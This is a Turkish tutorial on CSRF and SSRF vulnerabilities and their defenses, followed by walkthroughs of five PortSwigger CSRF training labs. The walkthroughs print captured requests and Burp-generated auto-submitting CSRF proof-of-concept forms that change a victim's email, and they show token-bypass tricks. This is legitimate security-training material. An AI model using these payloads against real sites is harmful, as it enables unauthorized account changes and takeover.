

CSRF ve SSRF Zafiyetleri


CSRF Zafiyeti:

CSRF (Cross-Site Request Forgery) zafiyetini anlatmadan önce session ve cookie ne demek diye kısaca bahsetmem gerekiyor.

Cookie: Herhangi bir websitesini ziyaret ettiğimizde kullanıcının kullanmış olduğu tarayıcıya bırakılan ve okunan bir tür tanımlama dosyasının adıdır.

Session: Cookiler gibi kullanıcı bilgilerinin tutulduğu bölümlereidir.

CSRF zafiyeti, Siteler arası istek sahteciliği anlamına gelir. Tarayıcının cookie'yi ekleme davranışını kötüye kullanma sonucu ortaya çıkar. Daha önce kimliğin doğrulanmış olması gerekmektedir. Bu kimlik bilgilerini cookiler ile kullanarak CSRF açığını sömürmüştür.




CSRF zafiyetinin yol açacağı zararlar:

Bir cookie ile tüm kullanıcılarla erişilebilir. Bu durum da beraberinde tehlike meydana getirir.

Saldırgan topladığı kimlik bilgileri ile başka bir kullanıcının banka bilgilerini ele geçirebilir.

Kullanıcıların bilgileri illegal platformlarda satılabilir.

Ve akla gelen veya gelmeyen birçok senaryo üzerinde kullanıcılar mağdur edilebilir.



CSRF zafiyetinden korunma yaolları:

- Her kullanıcı için özel üretilen tokenler kullanılmalıdır. Bir kullanıcının tokeni ile başka bir kullanıcının tokeni aynı olmamalıdır.
- GET metodu yerine POST metodu kullanılmalıdır. Giriş bilgileri böylelikle URL üzerinde görülmeyecektir.
- Captcha doğrulama kullanılarak bot kullanımının ve brute-force atağının da önüne geçilebilir.
- Düzenli olarak cookie verileri temizlenmelidir. Önbellek (cache) temizlemesi de yapılmalıdır.
- Kişisel bilgilerin olduğu cookieler bilgisayarlarda tutulmamalıdır.
- Kaynağı belirli olmayan postalara dikkat edilmelidir.


SSRF Zafiyeti:

SSRF zafiyeti (Server-Side Request Forgery), sunucu taraflı istek sahteciliği anlamına gelir. Bir saldırganın sunucu taraflı uygulamasını istenmeyen yere istekte bulunmasına olanak tanır. Burada kısaca anlatmak gerekirse gidilecek olan URL'i başka bir yere yönlendirebiliriz.

Saldırgan burada gidecek olan siteyi kendi local'ine bağlayabilir. Veya admin sayfasına direkt olarak yönlendirme yapabilir. Eğer sunucuda gidecek yer değiştirilebiliyorsa;

- IP kontrolü atlatılabilir.
- Host tabanlı kimlik doğrulama servisleri etkisiz hâle gelebilir.
- Herkese açık olmayan kodlar (AWS ortamındaki metoda API'leri gibi) okunabilir.
- Sunucuya bağlı yerel ağ taranabilir.
- Sunucuda bulunan dosyalar okunabilir.
- API'ler ile iletişim kurarken araya girebilir.
- Web sunucusunun IP adresi gibi hassas bilgilere erişebilir.
- Portların ve IP adreslerinin taranmasına izin verir.

Bu tip durumlar tehlikeli sonuçlar ortaya çıkarabilir.



Peki SSRF zafiyeti nasıl engellenebilir?

SSRF zafiyetini önlemek için kullanılan yöntemlerden bazıları şu şekildedir:

- Dahili IP adreslerine host isimleri sağlanabilir.
- DNS çözümlemesi yapılmalıdır.
- Whitelist oluşturarak IP adresini erişime açılmalıdır.
- Kullanılmayan URL şemaları devre dışı bırakılmalıdır.
- İç ağda bulunan servislere erişimde ekstra kimlik doğrulama yapılmalıdır.
- Sunucu taraflı yanıt kontrolü yapılmalıdır. (Response Handling)
- Güvenlik duvarı (firewall) kullanılabilir.

SERVER - SIDE REQUEST FORGERY (SSRF)



CSRF ile İlgili Lab Çözümleri

(PortSwigger)

PortSwigger platformu üzerinde bulunan lab çözümleri ile pratikte deneyim kazanalım.

LAB 1: CSRF vulnerability with no defenses

Bu labın çözümü için sitemize giriş yaparak bize verilen bilgiler ile giriş yapıyoruz. Daha sonra mail değişiklik için verilen yere deneme yapıyoruz. Bu kısmı da Burp Suite ile yakalıyoruz.

```
1 POST /my-account/change-email HTTP/2
2 Host: 0a3d00b00402d79c80f0033000de0003.web-security-academy.net
3 Cookie: session=9jelp8EVcWKdvGBYlcUd7cApeOoRTH1F
```

Burada bir session değeri olduğunu gördük. Şimdi de sitede bulunan exploit kısmına gidelim.

Craft a response

URL: <https://exploit-0ac900590432f33781a7dd6b01e900b8.exploit-server.net/exploit>

HTTPS



File:


/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Burada bizim exploit edilecek kodu girip çalıştırmanız gereklidir.

Yakaladığımız Burp'teki kısma gelerek;



Girerek exploit kodumuzu alıyoruz.

Burada Generate CSRF PoC yazan yerdeki linki alıyoruz.

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a0a009e049ff3af81addeeb00d60025.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="t&#64;t" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState("", "", '/');
document.forms[0].submit();
</script>
</body>
```

Ve bu kısımda girdiğimiz mail adresinin olduğu kısmı başka bir isimle değiştiriyoruz. t@t olan maili exploit kısmında MURAT@t olarak değiştirdim ve bunu kurbana yolladım.

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a0a009e049ff3af81addeeb00d60025.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="MURAT&#64;t" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState("", "", '/');
document.forms[0].submit();
</script>
</body>
```

Deliver exploit to victim

Tuşuna bastıktan sonra da Lab çözümü tamamlanmış oldu. 😊

The screenshot shows the 'Web Security Academy' logo with a lightning bolt icon. To its right, the title 'CSRF vulnerability with no defenses' is displayed. Below the title is a green button labeled 'LAB Solved' with a small user icon. At the bottom of the page, a message says 'Congratulations, you solved the lab!' and includes links for 'Share your skills!', social media icons for Twitter and LinkedIn, and 'Continue learning >'.

LAB 2: CSRF where token validation depends on request method

Bu labda da yine verilen bilgiler ile giriş yapıyoruz. Sonra da mail değiştirme kısmına gelip burayı Repeater'a atıyoruz.

Burada lab çözümünün asıl püf noktası isminden geliyor. Yani request method değiştirmeye işlemi ile CSRF sömürüsü yapmış olacağız. Normal şartlarda istek bize POST methodu ile geliyor.

```
1 POST /my-account/change-email HTTP/2
2 Host: 0a29000c0441f56c846a0a280094009c.web-security-academy.net
3 Cookie: session=w1wM0J3SBZ9Brm3lmzEA0wgMbpAkQBuj
4 Content-Length: 59
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="134", "Not:A-Brand";v="24", "Google
    Chrome";v="134"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Origin:
    https://0a29000c0441f56c846a0a280094009c.web-security-academy.net
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
```

Burada Repeater üzerinde;


Request	Response	Scan
Pretty	Raw	Hex
1 POST /my-account/change-email H		
2 Host: 0a29000c0441f56c846a0a280		
3 Cookie: session=w1wM0J3SBZ9Brm3		
4 Content-Length: 59		
5 Cache-Control: max-age=0		
6 Sec-Ch-Ua: "Chromium";v="134",		
Chrome";v="134"		
7 Sec-Ch-Ua-Mobile: ?0		
8 Sec-Ch-Ua-Platform: "Linux"		
9 Origin:		
https://0a29000c0441f56c846a0a2		
10 Content-Type: application/x-www		
11 Upgrade-Insecure-Requests: 1		
12 User-Agent: Mozilla/5.0 (X11; L		
(KHTML, like Gecko) Chrome/134.		

Buradaki Change request method yazısına tıklıyoruz.

Request	Response	
Pretty	Raw	Hex
1 GET /my-account/change-email?email=deneme%40deneme&csrf=		
PLHaS5taocUgPBosHv8Q0mvCXY0Qu3kf		
2 Host: 0a29000c0441f56c846a0a280094009c.web-security-academy.net		
3 Cookie: session=w1wM0J3SBZ9Brm3lmzEA0wgMbpAkQBuj		
4 Cache-Control: max-age=0		
5 Sec-Ch-Ua: "Chromium";v="134", "Not:A-Brand";v="24", "Google		
Chrome";v="134"		
6 Sec-Ch-Ua-Mobile: ?0		
7 Sec-Ch-Ua-Platform: "Linux"		
8 Origin:		
https://0a29000c0441f56c846a0a280094009c.web-security-academy.net		
9 Upgrade-Insecure-Requests: 1		

Ve artık GET methodu ile istek yollama paketimiz hazır.

Şimdi de burada CSRF saldırısının payload'ını hazırlıyoruz.



Burada da payloadımızı hazırladık.

The 'CSRF PoC generator' window shows a request to https://0a29000c0441f56c846a0a280094009c.web-security-academy.net. The 'Pretty' tab displays the raw exploit code:

```
1 GET /my-account/change-email?email=deneme%40deneme&csrf=PLHaS5taocUgPBosHv8Q0mvCXYYQu3kf HTTP/2
2 Host: 0a29000c0441f56c846a0a280094009c.web-security-academy.net
3 Cookie: session=w1wM0J3SBZ9Brm3lmzEA0wgMbpAkQBuj
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="134", "Not:A-Brand";v="24", "Google Chrome";v="134"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Linux"
```

The 'CSRHTML' tab shows the generated exploit script:

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://0a29000c0441f56c846a0a280094009c.web-security-academy.net/my-account/change-email" method="post">
5       <input type="hidden" name="email" value="deneme" />
6       <input type="hidden" name="csrf" value="PLHaS5taocUgPBosHv8Q0mvCXYYQu3kf" />
7       <input type="submit" value="Submit request" />
8     </form>
9     <script>
10    history.pushState('', '', '/');
11    document.forms[0].submit();
12  </script>
13 </body>
14 </html>
```

At the bottom, there are buttons for 'Regenerate', 'Test in browser', 'Copy HTML', and 'Close'.

Aşağıdaki kodu kopyalayalım ve labimizin exploit kısmında giderek alta yapıştırıyalım.

Son adım olarak da mail adresini değiştirelim.

Body:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a29000c0441f56c846a0a280094009c.web-security-academy.net/my-account/change-email" method="post">
<input type="hidden" name="email" value="murat&#46;deneme" />
<input type="hidden" name="csrf" value="PLHaS5taocUgPBosHv8Q0mvCXYYQu3kf" />
</form>
</body>
</html>
```

Ve artık her şey hazır kurbana gönderelim.

Deliver exploit to victim



CSRF where token validation depends on
request method

[Back to lab description >](#)

Congratulations, you solved the lab!

Share your skill!

Lab çözümü tamamlandı.

LAB 3: CSRF where token validation depends on token being present

Bu lab çözümü için bilgiler ile giriş yapalım. İsminden de anlaşılacağı gibi token ile ilgili bir lab olacaktır.

Öncelikle mail değiştirirken gidecek olan paketi Burp Suite aracımız ile yakalayalım.

```
1 POST /my-account/change-email HTTP/2
2 Host: 0a7e0089035c37a580bc5d25007e00dd.web-security-academy.net
3 Cookie: session=gr57KmLs4Iqz4BEkjYrY80wqrDJx6Oas
4 Content-Length: 59
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://0a7e0089035c37a580bc5d25007e00dd.web-security-academy.net
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a7e0089035c37a580bc5d25007e00dd.web-security-academy.net/my-account?id=w
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Priority: u=0, i
22
23 email=deneme%40deneme&csrf=KhBFXC1UpHnvm97s5bZMYHrwJGZhYN
```

Burada gidecek olan request kısmında yeni mail adresimizin yanında bir de CSRF tokenimiz mevcut. Peki biz bu CSRF tokenini kaldırırsak ne olur?

The screenshot shows the Burp Suite interface with the 'Response' tab selected. The response code is 302 Found, and the Location header points to the target URL. The raw response content includes the CSRF token and other headers. On the left, there's a sidebar with a priority setting of 'u=0, i' and a red highlighted 'email=deneme%40deneme' parameter.

Pretty	Raw	Hex	Render
1 HTTP/2 302 Found	1 HTTP/2 302 Found		
2 Location : /my-account?id=wiener	2 Location : /my-account?id=wiener		
3 X-Frame-Options : SAMEORIGIN	3 X-Frame-Options : SAMEORIGIN		
4 Content-Length : 0	4 Content-Length : 0		
5	5		

Burada response kısmında herhangi bir sorun yokmuş gibi görünüyor. Şimdi bu kısmın CSRF payloadını alalım.

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a7e0089035c37a580bc5d25007e00dd.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="MURAT#64;deneme" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState("", "", '/');
document.forms[0].submit();
</script>
</body>
```

Burada mail adresimiz deneme@deneme iken biz durumu MURAT@deneme yaparak göndermek istedik. Kurbana bunu yollamayı deneyelim.

Web Security Academy | CSRF where token validation depends on token being present LAB Solved 

Back to lab description »

Congratulations, you solved the lab! Share your skills!   Continue learning »

Ve lab çözümü tamamlandı.

LAB 4: CSRF where token is not tied to user session

Bilgiler ile giriş yapalım. Ve gidecek paketi Burp Suite aracında Repeater'a gönderelim. Burada iki tane farklı tarayıcıdan farklı hesaplara giriş yapacağız.

Uygulamada saldırınızı tasarlar

kullanabileceğiniz iki hesabınız

- wiener:peter
- carlos:montoya

Bu kısımda yer alan bilgiler ile...

Bir hesaptan giriş yapıp posta değiştirirken isteği tutup oradaki token ile diğer hesaptan mail değişikliği yapacağız.

Burada dikkat edilmesi gereken yer hesabın birisi ile mail değişikliği yaparken kullanılacak olan token i kopyalayıp sonra isteği drop etmek. Diğer hesapta da aynı anda tokenleri değiştirip mail değişikliği yapmak. Bu senaryoda iki hesapta da aynı mail değişikliği yapmayacağız. İkisinde de farklı mailler deneyeceğiz. Şimdi bu anlattıklarımı uygulamaya dökelim.

Bir hesabı Chrome'da diğer hesabımı da sanal makinemdeki Linux'de açıyorum. Chrome'da wiener kullanıcısı Linux'te de Carlos hesabı açık. Wiener hesabında murat@murat maili ile isteği yakalayalım.

```
21 Priority : u=0, i  
22  
23 email=murat%40murat &csrf=|TFwjX2qTt3icxDaLw0XP8ptmyA4coi5a
```

İsteği yakalarkenki verilen CSRF tokenini kopyaladım. Şimdi isteği DROP ediyoruz.

Burp Suite Professional

Error

Request was dropped by user.

Bu hatayı aldıkten sonra Carlos kullanıcısına geliyoruz.

```
22 |  
23 | email=ozyilmaz%40ozyilmaz&csrf=TFwjX2qTt3icxDaLw0XP8ptmyA4coi5a
```

Bu kısımda da murat@murat maili yerine ozyilmaz@ozyilmaz maili girerek istekte de az önceki kopyaladığımız tokeni yapıştırıyoruz.

My Account

Your username is: carlos

Your email is: ozyilmaz@ozyilmaz

Ve burada başarılı olduğunu gördük.


Şimdi ise bunu kurban için yapacağız.

Başka bir istek yakalayıp kurbana gönderelim. CSRF tokenleri tek seferlik kullanıldığı için bir önceki hesapta isteği DROP etmişik. Bunu da göz önünde bulunduruyoruz.

```
email=deneme%40deneme &csrf=UZdlxO0EF84RvAbS1XYT3rp0Jw7mi4Rs
```

Burada isteği yakalayıp tokeni kopyaladık. Şimdi kurban için mail değişikliği yaparak CSRF payloadı oluşturalım.

Bu isteği Repeater'a gönderdikten sonra drop ettik. Daha sonra payload için;



Girdik. Ve burada artık mail adresini değiştirek payload oluşturacağız.

The screenshot shows the Burp Suite Professional interface. On the left, the 'INSPECTOR' tab is selected, displaying a network request. The 'Request body parameters' section shows two entries: 'email=MURAT@deneme' and 'csrf=UZdlxO0FF84RvAbS1XYT3rp0Jw7mi4Rs'. Below the request, there's a code editor titled 'CSRF HTML:' containing the following exploit code:

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://0a0500da03fec6c381163e9400150004.web-security-academy.net/my-a"
5       <input type="hidden" name="email" value="deneme&#64;deneme" />
6       <input type="hidden" name="csrf" value="UZdlxO0FF84RvAbS1XYT3rp0Jw7mi4Rs" />
7       <input type="submit" value="Submit request" />
8     </form>
9     <script>
10    history.pushState('', '', '/');
11    document.forms[0].submit();
12  </script>
13 </body>
14 </html>
15
```

Şeklinde deneme@deneme olan maili MURAT@deneme olarak değiştirdim. Şimdi bunu exploit kısmında gönderilecek koda ekliyoruz ve kurbana gönderiyoruz.

The screenshot shows the 'Web Security Academy' website. The main heading is 'CSRF where token is not tied to user session'. A green button on the right says 'LAB Solved'. Below the heading, there's a link 'Back to lab description >'. At the bottom, a red banner says 'Congratulations, you solved the lab!' and 'Share your skills!'. There are social media icons for Twitter and LinkedIn, and a link 'Continue learning >'.

Ve lab çözümünü başarılı bir şekilde tamamlamış olduk.

LAB 5: CSRF where token is tied to non-session cookie

Giriş yapalım. Burada da elimizde iki tane hesap var. Bir önceki labdan bağımsız olarak CSRF TOKEN adlı bir parametremiz var hemen session'ın yanında. Bunu da istekte kopyalayıp yapıştırınca aslında lab çözümünü gerçekleştirmiş oluyoruz.

Önceki bir hesaptan mail değişikliğine girip bunu istekte yakalıyoruz. Daha sonra diğer hesapta farklı mail değişikliği yaparak Repeater'a atıyoruz. Ve repeater'daki bilgileri diğer hesapta yakaladığımız yere CSRF ve CSRF TOKEN'leri yapıştırıyoruz. İşlem tamam. Şimdi uygulamaya geçelim.

```
1 POST /my-account/change-email HTTP/1.1
2 Host: Daee003904821787800c214a00f000a7.web-security-academy.net
3 Cookie: csrfKey=dr0zJvTwFxLBM76FuDqyOXlZA2FxRlEi; session=
YePfjMopr50...=HvrgvaUdJruOijzjlf
4 Content-Length: 63
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Google Chrome";v="135", "Not-A.Brand";v="8",
"Chromium";v="135"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://Daee003904821787800c214a00f000a7.web-security-academy
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
https://Daee003904821787800c214a00f000a7.web-security-academy.net/my-
unt?id=wien
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Priority: u=0, i
22
23 email=ozylmaz%40ozylmaz&csrf=k03dgjTkZSKggCqErIdbkWP1D1fc8ljy
```

Burada bu iki kısmı not

defterine kopyalayalım.

Daha sonra diğer hesaba giderek bağımsız bir mail ile değiştirme isteğini yakalayalım.

```
1 POST /my-account/change-email HTTP/1.1
2 Host: Daee003904821787800c214a00f000a7.web-security-academy.net
3 Cookie: csrfKey=dr0zJvTwFxLBM76FuDqyOXlZA2FxRlEi; session=
HBQlUPmJKCcxEexv6gwLcIZRODIPzjPs
4 Content-Length: 55
```

```
email=ders%40ders&csrf=k03dgjTkZSKggCqErIdbkWP1D1fc8ljy|
```

Bu 2 kısmı notlardaki tokenler ile değiştirerek isteği gönderiyoruz.

Your username is: carlos

Your email is: ders@ders

Ve başarılı.


Şimdi de bunu kurban için ayarlayalım. Lakin burada img taginin içinde göndereceğiz.

Şu şekilde bir payloadımız var:

```

```

Bunu kendimize göre ayarlayacağız. Mail değişikliği isteğini tutarak Repeater'a atalım. Daha sonra CSRF payloadı oluşturmak için:



Girelim.

```
<script>
    history.pushState(' ', ' ', '/');
    document.forms[0].submit();
</script>
```

Kısmini silerek payloadı kendimize göre düzenleyelim ve sildiğimiz bu kısma ekleyelim.

Üst kısımdaki bilgiler ile ayarları yapalım.

CSRF HTML:

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://0aee003904821787800c214a00f000a7.web-security-academy.net/my-a
5       <input type="hidden" name="email" value="yavuzlar&#64;sibervatan" />
6       <input type="hidden" name="csrf" value="k03dgjTkZSKggCqErIdbkWP1D1fc81jy" />
7       <input type="submit" value="Submit request" />
8     </form>
9     

```

